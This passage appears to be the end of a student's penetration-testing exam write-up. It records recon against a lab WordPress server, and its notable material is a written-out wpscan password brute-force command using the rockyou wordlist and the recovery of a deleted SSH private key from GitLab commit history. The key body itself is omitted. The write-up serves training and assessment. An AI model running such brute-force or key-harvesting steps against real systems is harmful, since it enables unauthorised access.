wpscan --url http://185.218.124.165:8080 -U hgdsfsdasd -P /usr/share/wordlists/rockyou.txt

Eventually blocked with:

pgsql

CopyEdit

Error: No response from remote server. WAF/IPS?

### 🧑‍💻 Step 5: GitLab Profiling and Repository Analysis

Used the leaked username softuniblogadmin from decoded logs and located the GitLab profile:

🔗 https://gitlab.com/softuniblogadmin/mybackup

Found in the repo:

* id\_rsa.pub (public SSH key)
* README.md stating:

“Good job but I already deleted my key because my server was compromised!”

### 🧨 Step 6: The Breakthrough — Private Key Recovered

By reviewing older commits, I found that in commit [8970beca](https://gitlab.com/softuniblogadmin/mybackup/-/commit/8970beca...) a file named id\_rsa was deleted.

This file contained a full SSH private key, proving the system was at one point directly accessible via SSH.

plaintext

CopyEdit

-----BEGIN OPENSSH PRIVATE KEY-----

... [full key body]

-----END OPENSSH PRIVATE KEY-----

🎯 This directly satisfies the primary exam objective — identification of a stored and accessible SSH private key.

### 🧰 Tools Used:

* gobuster
* nmap
* curl, base64
* wpscan
* Browser, GitLab interface

### ✅ Findings Summary:

* 10 vulnerabilities total:
  + HTML Injection
  + Reflected XSS
  + WordPress brute-force
  + WordPress install.php exposed
  + No HTTPS (Insecure transport)
  + Base64 log disclosure
  + GitLab account linked via leaked username
  + Public key stored in Git
  + SSH port open (22/tcp)
  + 🔐 Full private SSH key recovered from Git commit history ✅

### 🏁 Conclusion

This exam demonstrated a full reconnaissance process using both passive and active techniques, combining:

* Open-source intelligence (OSINT),
* Directory and service enumeration,
* Git repository forensics,
* And log file analysis.

The engagement concluded with direct discovery of an SSH private key, completing the exam objective.

Thank you, Luchezar – this was a very interesting and rewarding challenge!